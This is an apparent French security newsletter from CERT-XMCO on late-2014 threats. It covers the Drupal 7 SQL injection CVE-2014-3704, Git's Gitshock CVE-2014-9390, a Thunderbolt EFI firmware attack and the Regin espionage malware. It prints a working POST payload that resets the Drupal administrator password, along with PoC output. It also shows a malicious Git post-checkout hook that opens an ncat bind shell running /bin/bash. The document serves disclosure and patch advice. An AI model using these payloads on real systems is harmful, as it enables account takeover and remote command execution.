Cette vulnérabilité est exploitable lorsque :

- une application web envoie sa réponse à une requête sous forme « d'attachment » (« Content-Disposition: attachment »), ce qui est souvent le cas lors de réponse au format JSON ou JSONP ;
- aucun nom de fichier n'est précisé au sein de ce champ de l'entête HTTP ;
- une partie de cette réponse est « contrôlable » par l'utilisateur ;
- les caractères spéciaux sont échappés et non encodés.

Si toutes les conditions d'exploitation sont respectées, il est possible de transformer cette réponse en un programme malveillant qui sera téléchargé par l'internaute lors de l'accès au lien malveillant.

Références

- https://www.blackhat.com/

Que s'est-il passé en fin d'année 2014 au sein du petit monde de la sécurité informatique ?

Nous reviendrons sur le malware Regin, la faille critique CVE-2014-3704 affectant le CMS Drupal et la vulnérabilité CVE-2014-9390 qui concerne Git

lepimento

ACTUALITÉ DU MOMENT

Drupal et injection SQL (CVE-2014-3704)

par Cyril LORENZETTO

> Qu'est-ce que Drupal ?

Drupal est un CMS libre et open-source développé en PHP. Il est sorti premier d'un concours dans la catégorie « Meilleur CMS open-source PHP » (Packt) devant Wordpress et Joomla!. En 2010, Drupal aurait été utilisé par environ 1% des sites Internet mondiaux [1].

Ce qui fait sa popularité est, entre autres, sa facilité d'installation et sa réputation en terme de réactivité des équipes de sécurité lors de découvertes de nouvelles failles. Cependant, cette tendance a changé ces derniers temps avec une vulnérabilité critique apparue le 15 octobre 2014.

> L'origine de la découverte

La vulnérabilité a été découverte par Stefan Horst (de l'équipe Sektion Eins) lors d'un audit de code pour le compte d'un de leurs clients. Cette faille de sécurité critique a été tout de suite reportée auprès des développeurs du CMS. Malgré sa sévérité élevée, ce bug aurait été introduit en début d'année 2011 et aurait été bien caché durant tout ce temps au sein du corps principal du Framework.

> Description et impact de la vulnérabilité


La vulnérabilité, référencée CVE-2014-3704, provient d'un manque de validation des entrées utilisateur au sein du mécanisme d'authentification. En envoyant une requête HTTP POST contenant des données spécialement conçues au sein du paramètre vulnérable « name » vers la page « /?q=node&destination=node », un attaquant non authentifié est en mesure de mener une attaque de type injection SQL. Le pirate peut ainsi accéder aux données présentes au sein de la base de données sous-jacente, les modifier, voire prendre le contrôle du système à distance.

Les versions vulnérables vont de la 7.0 (datant du début d'année 2010) à la version 7.31 (incluse) présentes sur la branche stable de Drupal.

> Analyse de la faille

Tout d'abord, il est important de noter que ce CMS semble relativement bien protégé contre des injections SQL. En effet, des requêtes préparées sont systématiquement mises en œuvre pour les accès à la base de données. En revanche, la fonction permettant d'étendre le nombre d'étiquettes de la requête préparée ne contrôle pas correctement les indices des tableaux. Ainsi, si le tableau comporte des valeurs non numériques, alors celles-ci seront tout de même interprétées...

La requête SQL qui permet d'authentifier un utilisateur au sein de l'application est la suivante :




/var/www/drupal-7.31/modules/user/user.module

La requête SQL ne comporte pas de variable utilisateur, en effet une étiquette y est insérée (:name) à la place. Ce type de requête est communément appelé requête « préparée ». Ces requêtes sont analysées, compilées et optimisées par la base de données afin de les exécuter de manière optimale et sécurisée. La base de données disposant des requêtes préparées n'a plus qu'à se charger de remplir les champs dynamiques, ce qui prévient l'insertion de code SQL.

Regardons de plus près ce que fait la fonction db_query() :

/var/www/drupal-7.31/includes/database/database.inc

Cette fonction fait appel à query() qui vérifie deux choses :
1. si la requête est déjà préparée alors elle l'exécute directement ;
2. sinon, elle fait appel à la fonction expandArguments(), prépare la requête et l'exécute en dernier.



/var/www/drupal-7.31/includes/database/database.inc

Mais que réalise la fonction expandArguments() ?

```php
protected function expandArguments(&$query, &$args) {
  $modified = FALSE;

  // If the placeholder value to insert is an array, assume that we need
  // to expand it out into a comma-delimited set of placeholders.
  foreach (array_filter($args, 'is_array') as $key => $data) {
    $new_keys = array();
    foreach ($data as $i => $value) {
      // This assumes that there are no other placeholders that use the same
      // name.  For example, if the array placeholder is defined as :example
      // and there is already an :example_2 placeholder, this will generate
      // a duplicate key.  We do not account for that as the calling code
      // is already broken if that happens.
      $new_keys[$key . '_' . $i] = $value;
    }

    // Update the query with the new placeholders.
    // preg_replace is necessary to ensure the replacement does not affect
    // placeholders that start with the same exact text. For example, if the
    // query contains the placeholders :foo and :foobar, and :foo has an
    // array of values, using str_replace would affect both placeholders,
    // but using the following preg_replace would only affect :foo because
    // it is followed by a non-word character.
    $query = preg_replace('#' . $key . '\b#', implode(', ', array_keys($new_keys)), $query);

    // Update the args array with the new placeholders.
    unset($args[$key]);
    $args += $new_keys;

    $modified = TRUE;
  }

  return $modified;
}
```

Exécuté uniquement si $args est un tableau

/var/www/drupal-7.31/includes/database/database.inc

Nous pouvons constater d'après le code (et le commentaire) que la requête qui sera préparée par la suite est modifiée uniquement si le paramètre fictif (placeholder) de la variable **$args** est un tableau.

Prenons l'exemple suivant :

Le 1er paramètre ($query) de la fonction contient la chaîne suivante (cf. première capture) :

SELECT * FROM {users} WHERE name = :name AND status = 1

Si l'utilisateur souhaitant s'authentifier est « **admin** » alors le second paramètre ($args) de la fonction contiendra la valeur suivante :

array (':name' => 'admin')

Comme le paramètre fictif '**admin**' n'est pas un tableau alors la requête n'est pas modifiée et sera préparée puis exécutée correctement. La requête finale est donc la suivante :

SELECT * FROM {users} WHERE name = admin AND status = 1

L'utilisation de requêtes préparées prévient l'injection de code SQL. En effet, une compilation de la requête est réalisée avant d'y insérer les paramètres, ce qui exclut l'insertion de code SQL ou son interprétation. En revanche, prenons maintenant une autre valeur de la variable **$args** (un tableau avec des clefs qui ne sont pas des entiers) avec la même requête **$query** :

array (':name' => array('indiceLettre --' => 'admin', 'indiceLettre' => 'xmco'))

array('indiceLettre --' => 'admin', 'indiceLettre' => 'xmco') est un tableau, par conséquent le code présent dans le bloc « foreach » va être exécuté. Une nouvelle variable de type tableau **$new_keys** est définie. Les clefs de ce tableau sont de la forme **name_x** (avec x étant la clef du tableau) :

```php
$new_keys[$key . '_' . $i] = $value;
```

/var/www/drupal-7.31/includes/database/database.inc

La requête est de la forme :

SELECT * FROM {users} WHERE name = :name AND status = 1

Nous obtiendrons donc :

SELECT * FROM {users} WHERE name = :name_indiceLettre --, :name_indiceLettre AND status = 1

avec le paramètre :name_indiceLettre = xmco

À l'exécution la requête est :

SELECT * FROM {users} WHERE name = 'xmco'

Nous pouvons alors constater que l'utilisateur est en mesure de contrôler les entrées fournies à la requête SQL qui va être exécutée. Il est alors possible de modifier la requête avant qu'elle ne soit préparée puis exécutée :

```
else {
  $this->expandArguments($query, $args);
  $stmt = $this->prepareQuery($query);
  $stmt->execute($args, $options);
}
```

/var/www/drupal-7.31/includes/database/database.inc

> Les codes d'exploitation disponibles publiquement

L'exploitation de la vulnérabilité se matérialise par une requête HTTP POST vers la page « /?q=node&destination=node ».

Reprenons la requête SQL initiale qui est la suivante :

SELECT * FROM {users} WHERE name = :name AND status = 1

En envoyant les données POST suivantes :

name[0;+update+users+set+name%3d'**xmco**',+pass%3d'**HASH**'+where+uid%3d'1';#]=XMCO&**name**[0]=XMCO&**pass**=XMCO&**form_id**=user_login_block

HASH étant le hash du mot de passe défini arbitrairement par l'attaquant. À l'issue de cet envoi, le paramètre $args de la fonction expandArguments() contiendra :

array (':name**' => array ('**0;+update+users+set+name%3d'xmco',+pass%3d'HASH'+where+uid%3d'1';#' => 'XMCO','0' => 'XMCO'**))**

D'où la requête SQL modifiée suivante :

SELECT * FROM {users} WHERE name = :name_0 ; update users set name='xmco', pass='HASH' where uid='1' ;#, :name_0 AND status = 1

Avec :name_0 = XMCO, la requête à l'exécution est donc :

SELECT * FROM {users} WHERE name = 'XMCO' ; update users set name='xmco', pass='HASH' where uid='1' ;

Ainsi nous disposons d'un accès administrateur sur le serveur Drupal (le mot de passe étant défini par nos propres soins, cf. HASH). Cette requête permet de mettre à jour le mot de passe de l'administrateur défini dès l'installation (uid=1) sans aucune authentification au préalable.

```
~ % python poc_drupal.py -u http://[redacted]/drupal-7.31

Drupal SQL injection vulnerability - CVE-2014-3704.

Success!
Login now with:

        xmco/xmc[redacted]
~ %
```

Exemple de code d'exploitation de la faille CVE-2014-3704

> Les recommandations du CERT-XMCO

Le CERT-XMCO recommande l'installation de la version stable 7.32 de Drupal. Ce correctif est à appliquer le plus rapidement possible étant donné la criticité de la vulnérabilité CVE-2014-3704.

De plus, une fois le correctif appliqué il est recommandé de changer tous les mots de passe des utilisateurs de l'application dans le cas où ils auraient été compromis.

Références

[1] « Drupal also now powers over 1 % of the web, including the websites of household names such as whitehouse.gov and grammy.com », Drupal 7 Module Development, ISBN 978-1-849511-16-2, préface

[2] https://www.sektioneins.de/en/blog/14-10-15-drupal-sql-injection-vulnerability.html

[3] https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html


[4] https://www.drupal.org/SA-CORE-2014-005

[5] http://www.cvedetails.com/vulnerability-list/vendor_id-1367/year-2014/opsqli-1/Drupal.html

[6] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704

Gitshock (CVE-2014-9390)

par Clément MEZINO



> Introduction

Durant le mois de décembre 2014, une vulnérabilité critique touchant les gestionnaires de révisions Git et Mercurial a fait parler d'elle pour son caractère plutôt inhabituel.

La vulnérabilité, référencée CVE-2014-9390, affecte principalement Git pour Mac et Windows ; qui utilisent par défaut des systèmes de fichiers insensibles à la casse.

En quoi ce point particulier représente une menace pour les utilisateurs de Git sur ces système d'exploitation ? Et d'abord, qu'est-ce que Git et Mercurial ? À quoi servent-ils ?

> Git, à quoi ça sert ?

Git (tout comme Mercurial) est un logiciel de gestion de version décentralisé. Créé par l'inventeur du noyau Linux, Linus Torvald, il est un l'un des logiciels les plus utilisés par les développeurs du monde entier, quelque soit leur langage de prédilection.

La principale fonction de Git est de gérer le contenu d'une multitude de fichiers et de répertoires, en conservant l'historique des modifications apportées à chacun des fichiers. Ces informations sont stockées dans un dossier appelé « dépôt ».

Les principales fonctionnalités de ce type de logiciels sont :

- de cloner le dépôt d'un autre utilisateur (git clone) ;
- d'enregistrer l'historique des modifications apportées (git commit) ;
- de mettre à jour le contenu d'un dépôt distant (git push) ;
- de récupérer les dernières mises à jour publiées sur le dépôt distant (git pull) ;
- ou encore de faire un « retour arrière » (git reset) sur les modifications apportées sur des fichiers.

Cela fait donc de Git (mais également de Mercurial) un logiciel de choix pour les développeurs, notamment quand ceux-ci travaillent en équipe.

Les options de configuration de chaque dépôt Git sont stockées dans le fichier de configuration .git/config. Ce fichier de configuration permet par exemple de modifier le nom ou encore l'adresse e-mail du développeur travaillant avec un dépôt Git.

Enfin, nous évoquerons le dossier .git/hooks qui contient des scripts permettant d'exécuter des commandes spécifiques avant ou après avoir effectué certaines actions. Ainsi, un utilisateur peut par exemple ajouter un préfix « test_ » devant certains fichiers à chaque fois qu'il effectue un « push » vers le dépôt Git d'origine.

C'est notamment à travers cette dernière fonction qu'un attaquant peut effectuer des actions particulièrement dangereuses sur le système des autres utilisateurs du dépôt...

> Explication de la faille « Gitshock »

La faille est simple. Lors de la création d'un dépôt Git avec la commande « git init », un dossier caché nommé « .git » est créé sur le système hébergeant le dépôt. L'apparition du message « Initialized empty Git repository in /Users/cmezino/Documents/mon_depot_git/.git » traduit ce comportement.

Le problème intervient alors sur les systèmes insensibles à la casse, puisque si un dossier « .git » est créé (avec une casse différente comme « .Git » ou encore « .giT ») par le propriétaire du dépôt, le contenu du dossier « .git » local de l'utilisateur sera remplacé par celui du dossier créé par l'attaquant.

Ainsi, en clonant le dépôt Git de l'attaquant, contenant un dossier nommé « .GiT » à sa racine, le contenu du dossier « .git » local sera alors modifié.

« La vulnérabilité, référencée CVE-2014-9390, affecte principalement Git pour Mac et Windows ; qui utilisent par défaut des systèmes de fichiers insensibles à la casse. »

Le dossier « .git » étant utilisé pour modifier de nombreux paramètres et pour ajouter des fonctionnalités à Git, cette faille représente un réel danger pour l'utilisateur inaverti.

La capture suivante illustre la présence du dossier « .GiT » contenant un fichier « XMCO.txt » :

```
root@debian:/home/debian/mon-depot-git# tree -a .
.
├── .git
│   ├── branches
│   ├── COMMIT_EDITMSG
│   ├── config
│   ├── description
│   ├── HEAD
│   ├── hooks
│   │   ├── applypatch-msg.sample
│   │   ├── commit-msg.sample
│   │   ├── post-commit.sample
│   │   ├── post-receive.sample
│   │   ├── post-update.sample
│   │   ├── pre-applypatch.sample
│   │   ├── pre-commit.sample
│   │   ├── prepare-commit-msg.sample
│   │   ├── pre-rebase.sample
│   │   └── update.sample
│   ├── index
│   ├── info
│   │   └── exclude
│   ├── logs
│   │   ├── HEAD
│   │   └── refs
│   │       └── heads
│   │           └── master
│   ├── objects
│   │   ├── 40
│   │   │   └── ee2365ffff29925fa1023a897e40dae7527b8f
│   │   ├── 51
│   │   │   └── 980ad0db56becf9b9c88b9a42d568ed2a3b3db
│   │   ├── 60
│   │   │   └── d9b6c97f395d16204fb260abbdd37a4ee4ed88
│   │   ├── b7
│   │   │   └── 2c49a9bec7ee20ecc38ef3d680f92c394109ab
│   │   ├── info
│   │   └── pack
│   └── refs
│       ├── heads
│       │   └── master
│       └── tags
└── .Git
    └── XMCO.txt
```

Lorsque la victime va cloner notre dépôt malveillant sur un système vulnérable (Mac OS X et Windows), on ne retrouvera qu'un seul dossier « .git » contenant notre fichier « XMCO.txt ». Le dossier « .git » créé par défaut sera mergé avec le dossier malveillant.

```
cmezino@Mini-de-xmco-13[~/Documents]>$ cd mon-depot-git/
total 0
drwxr-xr-x  14 cmezino  staff   476B 21 jan 15:41 .git/
cmezino@Mini-de-xmco-13[~/Documents/mon-depot-git]>$ ls -la
total 0
drwxr-xr-x   3 cmezino  staff   102 21 jan 15:41 .
drwx------+ 59 cmezino  staff  2006 21 jan 15:41 ..
drwxr-xr-x  14 cmezino  staff   476 21 jan 15:41 .git
cmezino@Mini-de-xmco-13[~/Documents/mon-depot-git]>$ ls -la .gi
total 24
drwxr-xr-x  14 cmezino  staff  476 21 jan 15:41 .
drwxr-xr-x   3 cmezino  staff  102 21 jan 15:41 ..
-rw-r--r--   1 cmezino  staff   23 21 jan 15:41 HEAD
-rw-r--r--   1 cmezino  staff   11 21 jan 15:41 XMCO.txt
drwxr-xr-x   2 cmezino  staff   68 21 jan 15:41 branches
-rw-r--r--   1 cmezino  staff  326 21 jan 15:41 config
-rw-r--r--   1 cmezino  staff   73 21 jan 15:41 description
drwxr-xr-x  12 cmezino  staff  408 21 jan 15:41 hooks
-rw-r--r--   1 cmezino  staff  200 21 jan 15:41 index
```

> INFO

Infection persistante et indétectable de l'EFI d'un MacBook à l'aide du port Thunderbolt

Lors du Chaos Computer Congress (30C3), Trammell Hudson a présenté ses recherches menant à la compromission totale, persistante et indétectable d'un MacBook en modifiant son firmware de démarrage EFI à l'aide d'un adaptateur Ethernet Thunderbolt modifié.
La preuve de concept de l'attaque s'appuie sur la faille dans la gestion des « Option ROM » présentée à la BlackHat en 2012 par « Snare ». Elle consiste à démarrer un MacBook avec un périphérique Thunderbolt disposant d'une « Option ROM » modifiée. Lors du démarrage, cette « Option ROM » est chargée puis exécutée et met en place un firmware malveillant sur la machine qui ne peut être retiré qu'en réécrivant entièrement le firmware en se connectant physiquement à la puce. De plus, le firmware à la possibilité de se répliquer sur les MacBook qui se connecteraient en Thunderbolt.

Lors de sa présentation, Trammell a expliqué les différentes étapes de ses recherches.Dans un premier temps, il a étudié la possibilité de contourner les protections contre la modification du firmware en utilisant une Teensy pour lire et modifier celui-ci. Une analyse par rétro-ingénierie lui a permis de découvrir que la protection se limitait à une fonction de vérification CRC32 des différents blocs de données et que les données sont compressées à l'aide de l'algorithme LZMA.
Ensuite, Trammell a étudié les mécanismes permettant à Apple de modifier le Firmware depuis l'OS alors que celui-ci est protégé en écriture. La seule protection rencontrée dans ce processus a été le contournement de la signature de firmware. Mais, la vérification étant réalisée par une fonction contenue dans le firmware à installer, elle a facilement été contournée en modifiant celle-ci.
Finalement, il a analysé les étapes du démarrage et s'est aperçu que les « Option ROM » qu'il souhaitait utiliser sont chargées après le verrouillage du firmware. Mais, en utilisant le même mécanisme qu'Apple depuis son OS, il a pu modifier le firmware.
Pour contrer ce type d'attaque, Apple a d'ores et déjà déployé de nouveaux firmwares disposant d'une correction partielle pour le Mac mini et le nouveau iMac Retina 5K. Les autres produits d'Apple seront corrigés prochainement.

> Exploitation de la vulnérabilité

Comme vu précédemment, un attaquant propriétaire d'un dépôt peut donc contrôler le contenu du dossier « .git » qui sera déposé localement sur le poste de la victime. Seule l'utilisation d'un système vulnérable insensible à la casse est requis pour l'exploitation de cette faille.

L'astuce pour exécuter des commandes sur le système de la victime va consister à écraser le dossier « hooks » du répertoire « .git » afin d'exécuter un script créé par l'attaquant.

L'exploitation de cette vulnérabilité s'établit en trois étapes :

➕ 1. Création d'un dépôt Git avec un répertoire « .GiT » contenant un dossier « hooks » avec un fichier « post-checkout » contenant un code malveillant.

➕ 2. Un utilisateur clone le dépôt « infecté » avec le fichier « .git/hooks/post-checkout » malicieux.

➕ 3. Le fichier « post-checkout » lance l'exécution du script malveillant.

Le « hook » nommé « post-checkout » contient le code qui sera automatiquement exécuté après l'exécution de la commande « git clone » par la victime.

Exploitons la vulnérabilité :

➕ On crée le dépôt Git « mon_depot_git » vide.

➕ On crée ensuite un dossier nommé « .GiT » contenant un dossier « hooks ».

➕ Une fois cela fait, on insère un code en Bash permettant d'établir une liaison « netcat » sur le port 1337 dans un fichier « post_checkout » au sein de « .GiT/hooks ».

```
root@debian:/home/debian/mon-depot-git# cat .Git/hooks/post-checkout
#!/bin/sh
ncat -l -e /bin/bash -p 1337
```

Quand l'utilisateur clonera le dépôt Git, la commande permettant d'écouter sur le port 1337/TCP sera exécutée. L'attaquant n'a alors plus qu'à se connecter sur ce port, puis envoyer des commandes pour forcer le système de la victime à les exécuter. Grâce à cela, il disposera des mêmes privilèges que sa victime.

```
cmezino@Mini-de-xmco-6[~/Documents]>$ git clone git+ssh://debian@172.16.10.145:/home/
Cloning into 'mon-depot-git'...
debian@172.16.10.145's password:
remote: Counting objects: 14, done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 14 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (14/14), 995 bytes | 0 bytes/s, done.
Checking connectivity... done.
```

```
root@debian:/home/debian/mon-depot-git/.Git/hooks# nc 172.16.
pwd
/Users/cmezino/Documents/mon-depot-git/.git/hooks
whoami
cmezino
```

> Comment s'en prémunir ?

L'équipe en charge du développement de Git a d'ores et déjà corrigé la faille. Il suffit de mettre à jour Git pour s'en prémunir (vers les versions v1.8.5.6, v1.9.5, v2.0.5, v2.1.4, ou v2.2.1).

Il est aussi fortement conseillé de faire attention aux dépôts que vous clonez, une simple majuscule pourrait vous coûter cher !

Références

➕ http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9390

➕ https://github.com/blog/1938-vulnerability-announced-update-your-git-clients

Regin, plus fort que Stuxnet !

par Etienne BAUDIN et Arthur VIEUX

oskay

> Intro

Lorsque l'on analyse des malwares, on a pour habitude de constater que les développeurs cherchent rarement la complexité. En effet, comme le dit le proverbe, « c'est dans les vieux pots qu'on fait les meilleures soupes » et les attaquants l'ont bien compris. Avec un peu d'entrainement, l'analyse de ces outils révèle donc facilement leur fonctionnement.

Le malware dont nous allons parler déroge parfaitement à cette maxime.

« La principale force de Regin réside dans l'organisation de son code en diverses briques, chacune chiffrées par la précédente. »

Jean-Paul Sartre écrivait dans Le diable et le bon dieu : « l'ennui avec le Mal, c'est qu'on s'y habitue, il faut du génie pour inventer ». Une citation qui s'applique très bien à cette situation puisque la complexité de Regin dépasse tout entendement.

Cet avis est largement partagé par la communauté. Symantec a été la première société à divulguer l'existence de ce malware. Elle indiquait ainsi que ce virus faisait preuve « d'une compétence technique rarement vue ». Elle ajoutait que le développement de ce dernier avait surement duré des mois, voire des années. L'entreprise concluait en indiquant que « les capacités et le niveau de ressources derrière ce malware » laissaient supposer qu'il s'agissait « d'un des principaux outils de cyberespionnage d'un Etat ». Kaspersky, puis F-Secure ont également rejoint cet avis.


La principale force de Regin réside dans l'organisation de son code en diverses briques, chacune chiffrée par la précédente. Après plus d'un an d'analyse, Symantec et Kaspersky apportent davantage d'interrogations que de réponses. Le malware disposerait d'une cinquantaine de modules, dont pour leur majorité, les fonctionnalités n'ont pas encore été découverts.

Contrairement à Stuxnet, qui lui aussi était d'une grande complexité, Regin n'est pas une arme de destruction. Son premier objectif est la surveillance.

Détecté pour la première fois en décembre 2013, le malware en serait déjà à sa version 2.0. La version 1.0 aurait quant à elle sévi entre 2008 et 2011.

> Présentation

Identifier la version de Regin face à laquelle on se trouve est déjà un travail ardu. À ce jour, on peut classer Regin en deux versions distinctes.
La version 1.0 aurait été utilisée dans une campagne de renseignement d'environ quatre ans, entre 2008 et 2011. Si l'utilisation de l'outil durant ces années est avérée, il existe des traces qui laissent penser que son utilisation aurait débuté en 2003. Cette première version à disparue « d'elle même » en 2011.
Une version 2.0 est apparue pour la première fois en 2013. C'est elle qui est actuellement remontée et analysée par les chercheurs.



Les premières statistiques fournies par les chercheurs sont assez claires. La principale cible de Regin, avec 48 % d'infection, sont les particuliers. Parmi ces individus, des cibles notables apparaissent. Des hommes politiques, des financiers, des chercheurs en mathématique ou en cryptographie... Il a ainsi récemment été confirmé que Regin a été utilisé en février 2014 contre Jean-Jacques Quisquater, cryptographe belge émérite.

La seconde cible principale est le secteur des Télécoms, avec 28 % des infections recensées.

La localisation géographique des victimes du malware est assez variée, avec plus d'une dizaine de pays différents identifiés. Cependant, ces informations donnent une première piste sur le possible instigateur de Regin. Avec 28 % de victimes en Russie, 24 % en Arabie Saoudite, et surtout 9 % en Irlande, les soupçons se sont rapidement portés vers le GCHQ (Government Communications Headquarters) et leurs collègues de la NSA (National Security Agency).

Si les agences gouvernementales sont directement visées lorsqu'il s'agit de trouver un coupable, c'est aussi à cause du niveau d'expertise très avancé dont Regin fait preuve. Sa conception aurait duré plusieurs années, et engendré un coût que seul un état pourrait prendre en charge. De plus, contrairement aux nombreux malwares existants qui ont pour principal but de rapporter de l'argent à leurs commanditaires et qui font fi de toute discrétion ou finesse, Regin est lui extrêmement discret et adaptable. La plupart des versions qui ont été analysées jusqu'à présent montrent que l'objectif de ce malware est la surveillance. Ce qui est raccord avec les activités des agences de surveillance...

Techniquement, Regin a un fonctionnement que l'on a déjà aperçu par le passé. Il est modulaire, ce qui permet à son opérateur de créer des versions différentes ayant chacune sa spécificité. Cela permet à ce malware d'être plus léger, plus discret, et de se concentrer sur une unique tâche qui lui a été assignée. Il est aussi plus simple de créer un nouveau module dédié en fonction d'une nouvelle cible que de réécrire complètement un malware. Cette approche a aussi un intérêt en cas de détection, puisqu'un seul module pourrait être analysé, et non pas l'ensemble de ses fonctions, rendant donc son éradication plus longue et plus compliquée. Cette approche modulaire n'est pas sans rappeler Flame, un autre malware célèbre, créé par... la NSA !

